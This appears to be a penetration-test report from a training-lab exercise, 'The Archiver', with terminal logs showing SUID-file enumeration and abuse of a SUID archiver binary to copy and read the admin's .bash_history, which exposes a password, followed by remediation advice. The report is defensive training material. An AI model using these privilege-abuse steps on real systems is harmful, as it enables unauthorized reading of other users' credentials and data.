PT REPORT

The Archiver

Executive Summary

During our security evaluation, we uncovered and successfully exploited a critical vulnerability within the archive management system. This vulnerability allowed us to bypass standard user restrictions and gain access to the administrative command history. The issue stemmed from improper handling of system permissions in the backup processes, specifically within the /var/backups directory.


This flaw presents a significant risk, as it could enable unauthorized access to sensitive operations and confidential data.Note:

Within the constraints of the test environment and scope, our team observed strict adherence to non-disruptive testing practices. Specifically, the administrator's command history was accessed but not modified, respecting the integrity of the system's operational history. The Critical classification is attributed to the potential severity of the vulnerability, with the understanding that actual exploitation could lead to significant security breaches

PT REPORT

***Network Interface Enumeration**


This stage of the penetration test involves identifying active network interfaces on the target system. Enumeration is critical in understanding the network landscape and preparing for subsequent exploitation phases.



```
ralph@Ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3479: eth0@if3480: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:0d brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.13/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
ralph@Ubuntu:~$
ralph@Ubuntu:~$
```

FIGURE 1: THE SCREENSHOT EXHIBITS THE OUTPUT OF THE IP A COMMAND, WHICH LISTS THE NETWORK INTERFACES AVAILABLE ON THE UBUNTU SYSTEM. NOTABLY, THE INTERFACE ETH0 HAS BEEN ASSIGNED THE IPV4 ADDRESS 172.17.0.13 WITH A 16-BIT SUBNET MASK


SUID Bit Permission Enumeration This step in the penetration test identifies files with the SUID bit set, which can potentially be exploited to escalate privileges. Careful examination of these files is a staple in vulnerability assessment.



```
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
^Cfind: '/var/cache/apt/archives/partial': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
ralph@Ubuntu:/var/backups$
ralph@Ubuntu:/var/backups$ find / -type f -perm -4000 2< /dev/null
/bin/mount
/bin/ping
/bin/su
/bin/umount
/home/ralph/Desktop/newsletter/tools/archiver
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
ralph@Ubuntu:/var/backups$
```

FIGURE 3: THE TERMINAL SNAPSHOT CAPTURES THE USE OF CD TO CHANGE DIRECTORIES AND LS TO LIST THE CONTENTS, CONFIRMING THE PRESENCE OF THE 'ARCHIVER' SCRIPT WITHIN THE 'NEWSLETTER/TOOLS' DIRECTORY

PT REPORT



```
ralph@Ubuntu:~/Desktop/newsletter$ ls
tools
ralph@Ubuntu:~/Desktop/newsletter$ cd tools/
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls
archiver
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -la
total 24
drwxr-xr-x 1 ralph ralph    22 Nov 23  2022 .
drwxr-xr-x 1 ralph ralph    19 Nov 23  2022 ..
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
ralph@Ubuntu:~/Desktop/newsletter/tools$ echo "/home/admin/.bash_history" > exploit.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls
archiver  exploit.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -la
total 28
drwxr-xr-x 1 ralph ralph    25 Jan  7 16:49 .
drwxr-xr-x 1 ralph ralph    19 Nov 23  2022 ..
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
-rw-r--r-- 1 ralph ralph    26 Jan  7 16:49 exploit.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$ 
```


CONCLUSIONS

Our penetration testing highlighted a significant security concern, predominantly revolving around a Backup Workflow Configuration flaw. This was evidenced by our ability to access and archive the administrator's command history from a non-privileged user account. the main exploitation vectors based on the following:

- Improper Access Control


- Backup Workflow Configuration flaw These findings do not require sophisticated technical skills to exploit, underscoring an urgent need for corrective measures.

PT REPORT


TDX Arena - Master your skills
TDX
host-vdaazajm-prod.prod.cywar.xyz:33315
Verify it's you
marks

[redacted]

```
ralph@Ubuntu:/var/backups$
ralph@Ubuntu:/var/backups$ grep -r "user" /var/backups/
ralph@Ubuntu:/var/backups$ grep -r "password" /var/backups/
ralph@Ubuntu:/var/backups$ find / -type f -perm -6000 2< /dev/null
/home/ralph/Desktop/newsletter/tools/archiver
ralph@Ubuntu:/var/backups$ ls -l /home/ralph/Desktop/newsletter/tools/archiver
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 /home/ralph/Desktop/newsletter/tools/archiver
ralph@Ubuntu:/var/backups$ file /home/ralph/Desktop/newsletter/tools/archiver
bash: file: command not found
ralph@Ubuntu:/var/backups$ cd /home/ralph/Desktop/newsletter/tools/archiver
bash: cd: /home/ralph/Desktop/newsletter/tools/archiver: Not a directory
ralph@Ubuntu:/var/backups$ cd /home/ralph/Desktop/newsletter/tools/
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls
archiver
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls la
ls: cannot access 'la': No such file or directory
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -l
total 24
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
ralph@Ubuntu:~/Desktop/newsletter/tools$
```



[redacted]


```
   Files that are archived, are placed in /var/backups.

   Specify a file to archive, or automate the process
   by providing a .txt file that lists all the files to be archived.
   In the .txt file, each filename should be separated with a space, or each filename should appear on
a new line.

   Options:
       -h  --help  Displays this help
       -f  --file  Archives the specfied file
       -l  --list  Archives files listed in a .txt file
               (e.g --list files.txt)
ralph@Ubuntu:~/Desktop/newsletter/tools$ echo "/home/admin/.bash_history" > exploit.txt
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver -l exploit.txt
/home/admin/.bash_history
The following files were successfully archived: /home/admin/.bash_history
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver -l exploit.txt
/home/admin/.bash_history
The following files were successfully archived: /home/admin/.bash_history
ralph@Ubuntu:~/Desktop/newsletter/tools$
```

FIGURE 5: DEPICTED IS THE PROCESS OF CREATING AND THEN DISPLAYING THE CONTENTS OF 'EXPLOIT.TXT', WHICH LISTS THE '.BASH_HISTORY' FILE OF THE 'ADMIN' USER, INDICATING THE INTENTION TO ARCHIVE THIS FILE FOR EXAMINATION

FIGURE 6: THE TERMINAL OUTPUT CONFIRMS THE SUCCESSFUL ARCHIVING OF THE '.BASH_HISTORY' FILE FROM THE 'ADMIN' DIRECTORY, DEMONSTRATING THE SCRIPT’S EXECUTION AND ITS IMPLICATIONS FOR SECURITY.

Vulnerabilities

- **Critical**



Remediation Options

• It is recommended to review and update the current backup configuration to prevent standard users from executing backup operations, possibly by implementing a more secure and interactive backup management system.

• It is recommended to restrict the backup functionality to a whitelist of users and processes that are verified and require administrative privilege escalation to modify the list.

• It is recommended to establish routine security assessments to ensure the effectiveness of the backup process controls and to remediate any newly discovered vulnerabilities promptly.

• It is recommended to prevent the access of users into home directories that are not their own.

Description Improper Access Control occurs when a system does not adequately enforce restrictions on user actions.

Our team identified a vulnerability where critical system functions were not sufficiently safeguarded, allowing standard users to perform operations beyond their permissions.


This security lapse could enable users to access sensitive areas or execute privileged actions, leading to unauthorized data exposure or system manipulation Details Throughout our testing phase, it was observed that the system did not appropriately restrict file access within the /var/backups directory.

Standard users were able to read and access this directory, which should be exclusively accessible by the administrator.


This gap in access control could potentially allow an unauthorized user to retrieve or tamper with backup data.

Such a scenario could enable the compromise of data such as passwords and classified data and might lead to sensitive information leaks.

Evidence



```
backed-up-from-list.gz
ralph@Ubuntu:/var/backups$ cat backed-up-from-list.gz
/home/admin/.bash_history0000600000174600017460000000214214337425354014631 0ustar  adminadminhwclock
ystohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
mkinitcpio -P
passwd
useradd test
userdel  test
adduser test
pacman -S adduser
pacman -S grub
```



```
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
ping 8.8.8.8
systemctl enable NetworkManager.service
useradd -m test
passwd test
pacman -S sudo
visudo
pacman -S vim vi
visudo
pacman -S xfce4 xfce4-goodies
reboot
pacman -S lightdm-gtk-greeter lightdm-gtk-greeter-settings alsa network-manager-applet
pacman -S zsh xfce4-notifyd
systectl enable lightdm
systemctl enable lightdm
ralph@Ubuntu:/var/backups$ 
```

Analysis of Archived Bash History Upon successful extraction of the archived '.bash_history', this phase involves analyzing the commands run by the system administrator, looking for sensitive operations or information leakage == and the admin password was found

FIGURE 8: THE CONTENTS DISPLAYED FROM THE 'BACKED-UP-FROM-LIST.GZ' FILE REVEAL COMMAND HISTORY THAT INCLUDES NETWORK CONFIGURATIONS, SERVICE MANAGEMENT, AND A VISIBLE PLAIN TEXT PASSWORD, WHICH PRESENTS A CRITICAL SECURITY ISSUE.

Remediation Options

Remediation Options

PT REPORT

It is recommended to Conduct a comprehensive review and realignment of the system's access controls to ensure they are in strict accordance with the principle of least privilege, where users are granted only those privileges essential for their tasks.

GOOD LUCK!